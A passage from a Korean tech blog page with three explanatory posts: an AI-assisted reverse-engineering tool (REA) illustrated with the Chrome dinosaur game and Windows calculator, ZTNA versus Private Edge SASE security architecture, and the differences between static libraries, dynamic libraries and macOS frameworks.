REA 공식 사이트의 예제에서는 Chrome 공룡 게임을 분석해 다음 설정을 찾습니다.

SPEED = 6
ACCELERATION = 0.001
MAX_SPEED = 13

즉 게임은 속도 6에서 시작해 업데이트마다 0.001씩 빨라지고, 최대 13까지 증가합니다.

if (this.currentSpeed < this.config.MAX_SPEED) {
    this.currentSpeed += this.config.ACCELERATION;
}

REA는 이런 규칙을 실제 프로그램에서 찾아내고, 코딩 에이전트가 이를 바탕으로 동작을 설명하거나 다시 구현할 수 있게 합니다.


예제 2: Windows 계산기의 % 버튼

Windows 계산기에서는 같은 % 버튼도 연산에 따라 다르게 동작합니다.

200 + 10% = 220
200 × 10% = 20

곱셈에서는 10%를 0.1로 바꾸지만, 덧셈에서는 먼저 200의 10%인 20을 계산한 뒤 더합니다.

if (operation == multiply || operation == divide) {
    percent = current / 100;
} else {
    percent = current * previous / 100;
}

즉 바이너리 내부의 분기와 계산을 찾아 사람이 이해할 수 있는 규칙으로 복원하는 것이 핵심입니다.


기존 Ghidra·IDA와 무엇이 다른가?

기존 방식

Binary
  ↓
Ghidra / IDA
  ↓
Assembly / Decompiled Code
  ↓
사람이 직접 분석

REA + 코딩 에이전트

Binary
  ↓
REA
  ↓
Assembly / Decompiled Code
  ↓
AI Coding Agent
  ↓
설명 / 재구현

REA가 Ghidra나 IDA를 완전히 대체한다기보다, 코딩 에이전트가 리버스 엔지니어링 결과를 활용할 수 있게 해주는 연결 계층에 가깝습니다.


어떤 프로그램을 분석할 수 있을까?

자료에서는 REA가 다음과 같은 범위를 다룬다고 설명합니다.

Native Binary

.exe
.dll
native executable
library

JavaScript / Electron

Modules
Routes
IPC
Native Dependencies

Browser / Runtime

실행 중인 브라우저나 프로세스의 동작을 관찰하고 여러 실행 결과를 비교하는 분석도 가능합니다.


왜 주목받고 있을까?

기존 리버스 엔지니어링에는 Assembly, Calling Convention, Memory Layout, Decompiler, Debugger, Binary Format 같은 지식이 많이 필요했습니다.

하지만 REA와 코딩 에이전트를 함께 사용하면 사용자는 자연어로 질문할 수 있습니다.

“이 프로그램의 속도 증가 규칙을 찾아줘.”

“이 버튼이 왜 이렇게 동작하는지 설명해줘.”

“원래 동작을 재현한 작은 프로그램을 만들어줘.”
리버스 엔지니어링의 인터페이스가 “어셈블리를 직접 읽는 작업”에서 “AI에게 무엇을 분석할지 지시하고 결과를 검증하는 작업”으로 이동하고 있습니다.

법적·윤리적 주의점

리버스 엔지니어링은 기술적으로 가능한 것과 법적으로 허용되는 것이 다를 수 있습니다.

비교적 명확한 활용 예
  • 자신이 소유한 프로그램 분석
  • 개발이 중단된 소프트웨어 보존
  • 호환성 연구
  • 버그 원인 분석
  • 교육 및 연구

반면 상용 독점 소프트웨어를 분석해 동일한 제품을 복제하거나 DRM·라이선스 보호를 우회하면 저작권·계약·접근통제 관련 문제가 생길 수 있습니다.

REA가 분석을 쉽게 해준다고 해서 모든 분석과 재구현이 자동으로 허용되는 것은 아닙니다.

개발 문화에는 어떤 영향을 줄까?

REA와 같은 도구는 리버스 엔지니어링의 진입장벽을 크게 낮출 수 있습니다.

디컴파일
→ 함수 분석
→ 이름 추론
→ 로직 복원
→ 코드 재작성

개인 개발자도 예전보다 쉽게 오래된 프로그램이나 게임의 동작을 분석할 수 있습니다. 반대로 문제를 직접 풀어가는 과정과 전문성이 약해질 수 있다는 우려도 있습니다.


정리

REA는 리버스 엔지니어링 도구와 AI 코딩 에이전트를 연결해 프로그램의 내부 동작을 자연어로 이해할 수 있게 해주는 도구입니다.

“이 프로그램은 왜 이렇게 동작해?”
        ↓
REA가 실제 프로그램 분석
        ↓
관련 코드와 호출 정보 제공
        ↓
코딩 에이전트가 해석
        ↓
설명 / 수정 / 재구현

Chrome 공룡 게임의 속도 증가 규칙이나 Windows 계산기의 % 동작처럼, 실제 프로그램의 내부 규칙을 찾아내고 설명할 수 있다는 점이 REA의 특징입니다.

앞으로 리버스 엔지니어링의 중심은 “어셈블리를 직접 읽는 능력”만이 아니라, “AI에게 무엇을 분석시킬지 정하고 결과를 검증하는 능력”으로 넓어질 수 있습니다.

접근성은 높아지지만, 상용 소프트웨어 분석과 재구현에서는 라이선스와 법적 범위를 함께 확인해야 합니다.

REA 공식 사이트
ZTNA를 선택할 때 봐야 할 것
Security Architecture

ZTNA를 선택할 때 봐야 할 것: ‘문을 지킬 것인가, 문 자체를 숨길 것인가’

Public Edge와 Private Edge의 차이, 그리고 ZTNA와 SASE를 평가할 때 실제로 확인해야 할 보안 구조를 정리합니다.

최근 금융권을 포함해 외부에 공개된 업무시스템을 겨냥한 공격이 늘어나면서, ZTNA(Zero Trust Network Access)와 SASE(Secure Access Service Edge)에 대한 관심도 높아지고 있습니다.

이 기사에서 던지는 핵심 질문은 간단합니다.

외부 접근을 통제하는 것만으로 충분한가, 아니면 공격자가 기업의 접속 지점 자체를 발견하기 어렵게 만들어야 하는가?

기사는 이를 ‘임금님의 투명 갑옷’과 ‘해리포터의 투명 망토’에 비유합니다.

보안뉴스 원문 기사 보기 ↗
PUBLIC EDGE

문은 강화하지만 위치는 보입니다

Public IP와 포트가 외부에 노출될 수 있어 게이트웨이 자체가 공격 표면이 될 수 있습니다.

PRIVATE EDGE

문 자체를 외부에서 숨깁니다

내부 시스템이 인터넷에서 직접 연결을 받지 않도록 해 Attack Surface 자체를 줄이는 방식입니다.


인바운드 ZTNA: 문은 강화했지만 위치는 보입니다

기존의 인바운드 ZTNA는 대체로 다음과 같은 구조를 가집니다.

Internet
   ↓
Public IP
   ↓
IPS / WAF
   ↓
ZTNA Gateway
   ↓
Internal Service
용어 설명

IPS (Intrusion Prevention System): 네트워크 트래픽에서 공격 패턴이나 비정상 행위를 탐지하고, 필요하면 패킷 차단이나 세션 종료까지 수행하는 침입방지 시스템입니다.

WAF (Web Application Firewall): SQL Injection, XSS, 비정상 HTTP 요청처럼 웹 애플리케이션 계층의 공격을 탐지·차단하는 방화벽입니다.

ZTNA Gateway: 사용자 신원, 장치 상태, 접근 정책을 확인한 뒤 허가된 애플리케이션에만 접근하도록 중개하는 접점입니다.

이 구조에서는 사용자 인증과 접근 제어를 적용하고, IPS나 IP 차단을 통해 알려진 공격을 걸러낼 수 있습니다.

문제는 기업의 접속 관문이 되는 Public IP와 포트가 여전히 인터넷에 노출될 수 있다는 점입니다.

공격자는 Shodan과 같은 인터넷 스캐너를 이용해 시스템의 존재와 열린 포트를 확인할 수 있습니다. ZTNA 게이트웨이나 보안 장비 자체에 취약점이 있다면 그 장비가 새로운 공격 표면이 될 수 있습니다.


Private Edge: 공격 표면 자체를 줄입니다

기사에서 대안으로 제시하는 방식은 Private Edge 기반 SASE입니다.

User
  ↓
SASE POP
  ↓
ZTNA / IPS / SWG / CASB / DLP
  ↓
Private Backbone
  ↓
Outbound Connector
  ↓
Internal Service
용어 설명

SASE POP (Point of Presence): 사용자가 접속하는 SASE 사업자의 네트워크 거점입니다. 인증과 보안 정책 적용이 이 지점에서 수행될 수 있습니다.

Private Backbone: 사업자가 관리하는 사설·전용 네트워크 구간을 의미합니다.

Outbound Connector: 내부망에서 SASE 서비스 방향으로 먼저 아웃바운드 연결을 생성하는 구성요소입니다. 외부에서 내부망으로 직접 인바운드 연결을 열지 않는 것이 핵심입니다.

핵심은 내부 업무시스템이 인터넷에서 직접 연결을 받지 않는 구조입니다.

내부 커넥터가 먼저 SASE 서비스로 연결을 만들고, 사용자는 SASE의 인증과 보안 정책을 통과한 뒤에만 내부 애플리케이션에 접근합니다.

즉, 단순히 공격을 차단하는 것을 넘어 공격자가 직접 접근할 수 있는 Attack Surface 자체를 줄이는 것이 핵심입니다.


ZTNA와 SASE는 같은 개념이 아닙니다

ZTNA는 주로 누가 어떤 애플리케이션에 접근할 수 있는가를 통제하는 기술입니다. 반면 SASE는 여러 네트워크·보안 기능을 하나의 서비스 형태로 통합합니다.

  • ZTNA: 사용자와 장치 기반 접근 제어
  • SWG: 웹 트래픽 필터링
  • CASB: SaaS 사용과 데이터 흐름 통제
  • DLP: 중요정보 유출 방지
  • IPS: 공격 탐지와 차단
용어 설명

SWG (Secure Web Gateway): 웹 접속을 중계하면서 악성 URL, 위험 사이트, 다운로드 파일, 정책 위반 요청 등을 검사합니다.

CASB (Cloud Access Security Broker): SaaS·클라우드 서비스 사용을 가시화하고 사용자별 접근 정책과 데이터 이동을 통제합니다.

DLP (Data Loss Prevention): 주민번호, 계좌번호, 기밀 문서 같은 중요정보가 외부로 유출되는 것을 탐지하고 차단합니다.

따라서 인증에 성공했다고 해서 보안이 끝나는 것은 아닙니다. Zero Trust 환경에서는 접속 전 인증뿐 아니라 접속 이후의 트래픽과 데이터 흐름까지 지속적으로 검사해야 합니다.


CISO가 확인해야 할 핵심 질문

1
기업의 실제 Public IP와 인바운드 포트가 외부에 그대로 노출되는가?
2
게이트웨이나 보안 장비가 침해되었을 때 내부 시스템으로 직접 접근할 수 있는 구조인가?
3
인증 이후에도 IPS, SWG, CASB, DLP 등을 통해 트래픽과 데이터 흐름을 검사하는가?

여기에 MFA, Device Posture, 최소 권한, 마이크로 세그멘테이션, 공급자 장애 대응, SASE 사업자 자체의 보안 수준도 함께 확인해야 합니다.

추가 용어

MFA (Multi-Factor Authentication): 비밀번호 외에 OTP, 인증 앱, 생체정보 등 두 가지 이상의 인증 요소를 함께 요구하는 방식입니다.

Device Posture: OS 패치, 백신, 디스크 암호화, 루팅·탈옥 여부 등 접속 단말의 보안 상태를 평가하는 개념입니다.

Micro-segmentation: 내부망을 작은 보안 구역으로 나눠 침해 시 다른 시스템으로의 횡적 이동을 제한하는 방식입니다.


Private Edge가 ‘침투 불가능’을 의미하지는 않습니다

Private Edge를 강하게 강조하더라도 이 부분은 신중하게 볼 필요가 있습니다.

Private Edge ≠ Zero Risk

Public IP를 제거하더라도 다음과 같은 위험은 여전히 존재합니다.

  • 계정 탈취
  • 세션 탈취
  • 잘못된 IAM 정책
  • Endpoint 감염
  • Connector 취약점
  • SASE 공급망 공격
  • 내부자 위협
인터넷에서 기업 내부 시스템으로 직접 접근할 수 있는 공격 표면을 크게 줄이는 아키텍처

보안 용어 한눈에 정리

ZTNA

사용자와 장치를 검증하고 허가된 애플리케이션 단위로 접근시키는 Zero Trust 접근 기술입니다.

SASE

ZTNA, SWG, CASB, DLP 등의 네트워크·보안 기능을 클라우드 서비스 형태로 통합하는 아키텍처입니다.

IPS

네트워크 공격 패턴과 이상 행위를 탐지하고 실시간으로 차단하는 침입방지 시스템입니다.

WAF

SQL Injection, XSS 등 웹 애플리케이션 계층 공격을 막는 방화벽입니다.

SWG

웹 접속을 검사해 악성 사이트, 위험 파일, 정책 위반 트래픽을 차단합니다.

CASB

클라우드·SaaS 사용을 가시화하고 사용자·데이터 접근 정책을 제어합니다.

DLP

중요정보가 이메일, 웹, 클라우드 등을 통해 외부로 유출되는 것을 탐지·차단합니다.

MFA

비밀번호 외에 추가 인증 요소를 요구해 계정 탈취 위험을 줄입니다.

Device Posture

접속 단말이 조직의 보안 기준을 충족하는지 평가하는 정책 조건입니다.

Micro-segmentation

내부 시스템 간 이동을 세밀하게 제한해 침해 확산을 줄이는 네트워크 분리 방식입니다.


정리

기존 보안이 주로 “들어오는 공격을 얼마나 잘 탐지하고 차단할 것인가”에 집중했다면, Private Edge 기반 SASE는 “기업의 실제 업무시스템을 인터넷에서 직접 보이지 않게 만들 수 있는가”까지 고려합니다.

결국 중요한 것은 ZTNA라는 이름 자체가 아니라 Attack Surface를 얼마나 줄일 수 있는지, 인증 이후에도 최소 권한과 트래픽 검사, 데이터 보호를 지속적으로 적용할 수 있는 구조인지입니다.

Zero Trust는 단순히 문지기를 강하게 만드는 보안 모델이 아닙니다.
노출되는 문을 최소화하고, 그 문을 통과한 이후의 행동까지 계속 검증하는 보안 모델로 이해하는 것이 가장 정확합니다.
정적 라이브러리, 동적 라이브러리, 그리고 macOS Framework의 차이
Developer Notes

정적 라이브러리, 동적 라이브러리, 그리고 macOS Framework의 차이

.a, .dylib, .framework를 링크 시점·배포 방식·메모리 사용·패키징 구조 관점에서 비교합니다.

C/C++이나 macOS 개발을 하다 보면 .a, .dylib, .framework 같은 파일을 자주 만나게 됩니다.

겉으로 보면 모두 “다른 프로그램의 기능을 가져다 쓰기 위한 라이브러리”처럼 보이지만, 실제로는 링크되는 시점과 배포 방식, 메모리 사용 방식, 패키징 구조가 서로 다릅니다.

STATIC

정적 라이브러리

.a

빌드 시 필요한 라이브러리 코드가 실행 파일 내부에 포함됩니다.

DYNAMIC

동적 라이브러리

.dylib

실행 시 동적 로더가 별도 라이브러리를 찾아 메모리에 로드합니다.

BUNDLE

macOS Framework

.framework

바이너리, 헤더, 리소스, 메타데이터 등을 하나의 Bundle로 묶습니다.

구분 정적 라이브러리 동적 라이브러리 Framework
대표 확장자.a.dylib.framework
실제 코드가 앱에 포함되는가OX내부 바이너리에 따라 다름
링크 시점빌드 시빌드 + 실행 시내부 바이너리에 따라 다름
별도 배포 필요보통 XO보통 O
여러 프로세스 간 코드 공유X가능동적 Framework라면 가능
헤더/리소스 포함XXO
버전 관리 구조별도 구현dylib 자체 지원Bundle 구조로 지원
macOS 친화성일반적일반적매우 높음

1. 먼저 라이브러리란 무엇인가?

프로그램을 작성하다 보면 모든 기능을 직접 구현하지는 않습니다.

예를 들어 다음과 같은 함수를 여러 프로그램에서 사용한다고 해보겠습니다.

int add(int a, int b);
int subtract(int a, int b);

이 코드들을 하나의 라이브러리로 만들어 두면 여러 프로그램이 공통으로 사용할 수 있습니다.

math library
 ├─ add()
 ├─ subtract()
 └─ multiply()

       ↓ 사용

Application A
Application B
Application C

문제는 이 라이브러리 코드를 최종 실행 파일에 어떻게 연결할 것인가입니다.

여기서 정적 링크와 동적 링크가 나뉩니다.


2. 정적 라이브러리란?

정적 라이브러리(Static Library)는 빌드할 때 필요한 라이브러리 코드를 실행 파일 안에 포함시키는 방식입니다.

Unix/macOS에서는 일반적으로 다음 확장자를 사용합니다.

libcrypto.a
libmath.a
libfoo.a

.a는 archive를 의미합니다.

정적 라이브러리는 여러 개의 object file을 묶어 놓은 파일이라고 이해하면 쉽습니다.

foo.c
  ↓ compile
foo.o

bar.c
  ↓ compile
bar.o

foo.o + bar.o
      ↓
   libtest.a

그리고 프로그램을 빌드할 때 linker가 필요한 코드를 가져옵니다.

main.o
   +
libtest.a
   ↓
Linker
   ↓
my_app

최종적으로 필요한 라이브러리 코드가 my_app 내부에 들어갑니다.

실제로는 라이브러리 전체가 복사되는가?

“정적 라이브러리를 링크하면 .a 전체가 실행 파일에 복사된다.”

라고 설명하지만 엄밀하게는 약간 다릅니다.

일반적으로 linker는 .a 안에 들어 있는 object file 중에서 필요한 심볼을 제공하는 object를 선택해 링크합니다.

libmath.a

add.o
subtract.o
matrix.o
fft.o

프로그램이 add()만 사용한다면 모든 코드가 반드시 포함되는 것은 아닙니다.


3. 정적 라이브러리의 장점

가장 큰 장점은 배포가 단순하다는 것입니다.

my_app

안에 필요한 라이브러리 코드가 이미 포함되어 있다면 실행할 때 별도로 libfoo.dylib를 찾아야 할 필요가 없습니다.

따라서 실행 환경에서 다음과 같은 문제가 줄어듭니다.

Library not loaded

또한 특정 버전의 라이브러리가 실행 파일 안에 고정되므로, 개발 당시 사용한 버전의 영향을 비교적 안정적으로 유지할 수 있습니다.


4. 정적 라이브러리의 단점

반대로 실행 파일이 커질 수 있습니다.

App A
 └─ Library Code

App B
 └─ Library Code

App C
 └─ Library Code

각 실행 파일에 라이브러리 코드가 들어갑니다.

또 하나의 중요한 단점은 라이브러리를 수정하면 애플리케이션을 다시 링크해야 한다는 것입니다.

libfoo.a 수정
   ↓
Application 재빌드/재링크 필요

5. 동적 라이브러리란?

동적 라이브러리(Dynamic Library)는 라이브러리 코드를 실행 파일 내부에 넣지 않고 별도의 라이브러리 파일로 유지하는 방식입니다.

macOS   → libfoo.dylib
Linux   → libfoo.so
Windows → foo.dll
Application
     │
     │ 참조
     ▼
libfoo.dylib
“이 프로그램은 실행할 때 libfoo가 필요하다”

라는 의존 관계가 실행 파일에 기록됩니다.


6. 동적 라이브러리는 언제 연결되는가?

동적 라이브러리라고 해서 컴파일/링크 단계에서 아무것도 하지 않는 것은 아닙니다.

소스 코드
   ↓
Compiler
   ↓
Object File
   ↓
Linker
   ↓
Executable

linker는 “이 함수는 libfoo.dylib에서 제공된다”라는 정보를 실행 파일에 기록합니다.

그리고 프로그램 실행 시 macOS의 동적 로더인 dyld가 실제 라이브러리를 찾아 메모리에 로드합니다.

Application 실행
        ↓
       dyld
        ↓
필요한 dylib 검색
        ↓
라이브러리 로드
        ↓
Symbol 연결
        ↓
프로그램 실행

7. 동적 라이브러리의 장점

App A ─┐
App B ─┼──→ libfoo.dylib
App C ─┘

여러 프로그램이 하나의 라이브러리를 사용할 수 있습니다.

그래서 디스크 공간을 절약할 수 있고, 조건이 맞으면 라이브러리의 코드 페이지를 여러 프로세스가 메모리에서 공유할 수도 있습니다.

또한 라이브러리를 앱과 분리하여 관리할 수 있습니다.


8. 동적 라이브러리의 단점

가장 대표적인 문제는 런타임 의존성입니다.

dyld: Library not loaded: ...

프로그램을 실행했는데 dylib가 없거나 버전·ABI가 호환되지 않으면 실행 자체가 실패할 수 있습니다.


9. macOS의 @rpath는 왜 자주 등장할까?

@rpath/libfoo.dylib

@loader_path
@executable_path

이것들은 dyld가 동적 라이브러리의 실제 위치를 찾는 데 사용합니다.

MyApp.app
├── Contents
│   ├── MacOS
│   │   └── MyApp
│   └── Frameworks
│       └── libfoo.dylib

실행 파일에는 라이브러리 경로가 @rpath/libfoo.dylib처럼 기록될 수 있습니다.


10. 그렇다면 macOS Framework란?

.framework는 동적 라이브러리의 다른 이름일까?

그렇지 않습니다.

Framework는 본질적으로 Bundle, 즉 정해진 디렉터리 구조를 가진 패키지입니다.

라이브러리 바이너리 + 헤더 + 리소스 + 메타데이터 등을 하나의 디렉터리에 패키징한 형태
MyFramework.framework/
├── MyFramework
├── Headers/
│   ├── MyFramework.h
│   └── Crypto.h
├── Modules/
│   └── module.modulemap
├── Resources/
│   └── Info.plist
└── Versions/

11. Framework 안의 MyFramework는 무엇인가?

Framework 디렉터리 안의 MyFramework가 실제 실행 코드가 들어 있는 Mach-O 바이너리입니다.

Framework
   │
   ├─ Dynamic Framework
   │
   └─ Static Framework

그래서 .framework = dynamic library라고 이해하면 정확하지 않습니다.

Framework는 패키징 형식, Static/Dynamic은 링크 방식에 대한 개념입니다.


12. .dylib와 Framework의 차이

동적 Framework를 예로 들면 실제 코드의 동작 방식은 .dylib와 상당히 비슷합니다.

하지만 Framework는 관련된 파일까지 함께 묶을 수 있다는 차이가 있습니다.

/usr/local/lib/libcrypto.dylib
/usr/local/include/crypto.h
/usr/local/share/crypto/...
Crypto.framework/
├── Crypto
├── Headers/
├── Modules/
├── Resources/
└── Info.plist

13. Framework가 제공하는 가장 큰 장점

Framework의 가장 큰 장점은 라이브러리에 필요한 구성요소를 하나의 논리적인 단위로 묶을 수 있다는 것입니다.

┌───────────────────────┐
│ MyFramework.framework │
│                       │
│ Binary                │
│ Headers               │
│ Resources             │
│ Modules               │
│ Metadata              │
└───────────────────────┘

14. 세 가지를 구조로 비교하면

정적 라이브러리

libfoo.a
    │
    │ Build
    ▼

┌─────────────────┐
│ Application     │
│                 │
│ App Code        │
│ +               │
│ Library Code    │
└─────────────────┘

동적 라이브러리

┌─────────────────┐
│ Application     │
└────────┬────────┘
         │ Runtime
         ▼
┌─────────────────┐
│ libfoo.dylib    │
└─────────────────┘

Dynamic Framework

Application
     │ Runtime
     ▼
Foo.framework
│
├── Foo            ← Dynamic Mach-O binary
├── Headers
├── Modules
├── Resources
└── Info.plist

15. Static Framework는 어떻게 동작할까?

Foo.framework
       │ Build
       ▼

Application Binary
 ├─ App Code
 └─ Foo Code

.framework는 포장 방식이고, Static / Dynamic은 링크 방식입니다.


16. 핵심 개념을 두 축으로 생각하면 쉽다

질문 1. 코드를 어떻게 링크하는가?

Static
vs
Dynamic

질문 2. 라이브러리를 어떻게 패키징하는가?

.a
.dylib
.framework
                    Packaging
                        │
       ┌────────────────┴───────────────┐
       │                                │
     Library                         Framework
       │                                │
  ┌────┴────┐                      ┌────┴────┐
Static    Dynamic                Static    Dynamic
 .a        .dylib              Framework Framework

17. 각각 언제 사용하는 것이 좋을까?

정적 라이브러리는 다음 상황에서 유리합니다.

  • 외부 파일 의존성을 최소화하고 싶을 때
  • 배포 구조를 단순하게 만들고 싶을 때
  • 라이브러리 버전을 애플리케이션과 완전히 고정하고 싶을 때
  • 작은 라이브러리이고 여러 프로세스에서 공유할 필요가 없을 때

동적 라이브러리는 다음과 같은 경우에 적합합니다.

  • 여러 프로그램이 동일한 라이브러리를 공유할 때
  • 실행 파일 크기를 줄이고 싶을 때
  • 라이브러리를 독립적으로 관리할 필요가 있을 때
  • 플러그인이나 런타임 로딩 구조가 필요한 경우

Framework는 특히 Apple 플랫폼에서 다음과 같은 경우 유용합니다.

  • 라이브러리 코드와 헤더를 함께 배포해야 할 때
  • 이미지, 설정 파일 등 리소스가 필요한 라이브러리일 때
  • Swift/Objective-C 모듈 형태로 제공할 때
  • Apple 플랫폼의 Bundle 및 코드 서명 체계와 통합해야 할 때

18. 장단점을 한 번에 비교하면

항목 Static Library Dynamic Library Framework
대표 형태.a.dylib.framework
본질정적 코드 묶음동적 공유 라이브러리Apple Bundle
코드 포함 시점빌드 시실행 시 로드Static/Dynamic에 따라 다름
실행 파일 크기커질 수 있음상대적으로 작음타입에 따라 다름
별도 파일 의존성적음있음Dynamic이면 있음
메모리 코드 공유어려움가능Dynamic이면 가능
라이브러리 단독 업데이트어려움가능Dynamic이면 가능
배포 편의성높음경로 관리 필요Apple 환경에서 높음
Header 포함일반적으로 별도일반적으로 별도가능
Resource 포함일반적으로 별도일반적으로 별도가능
macOS Bundle 지원XXO

19. macOS에서 실제 파일을 확인하는 방법

어떤 파일이 정적인지 동적인지 헷갈린다면 macOS의 file 명령어를 사용할 수 있습니다.

file MyFramework.framework/MyFramework

또 실행 파일이 어떤 동적 라이브러리에 의존하는지 보고 싶다면:

otool -L MyApp
MyApp:
    @rpath/MyFramework.framework/Versions/A/MyFramework
    /usr/lib/libSystem.B.dylib

처럼 나온다면 MyApp이 해당 Framework를 동적으로 참조하고 있다는 것을 알 수 있습니다.


20. 마지막으로 가장 중요한 구분

Static Library
Dynamic Library
Framework

사실은 세 가지가 같은 레벨의 개념이 아닙니다.

Static과 Dynamic은 “코드를 어떻게 링크할 것인가”의 차이입니다.

Static
→ Build Time에 코드 포함

Dynamic
→ Runtime에 별도 Binary 로드

반면 Framework는 “코드와 관련 자료를 어떻게 묶어서 배포할 것인가”에 대한 Apple의 Bundle 형식입니다.

                 Library / Module

          ┌────────────┴────────────┐
          │                         │
      Link 방식                 Packaging 방식
          │                         │
    ┌─────┴─────┐            ┌──────┴──────┐
    │           │            │             │
 Static      Dynamic      .a/.dylib    Framework
한 문장으로 정리하면:
정적 라이브러리는 코드를 애플리케이션 안에 넣고, 동적 라이브러리는 실행 시 외부 코드를 불러오며, macOS Framework는 라이브러리 바이너리와 헤더·리소스·메타데이터 등을 하나의 Bundle로 묶기 위한 패키징 구조입니다.

'공부' 카테고리의 다른 글

git: 공유 repository 서브트리(subtree)  (0) 2026.07.15
Gemini 3.1 Flash TTS와 VoxCPM2  (0) 2026.04.16

+ Recent posts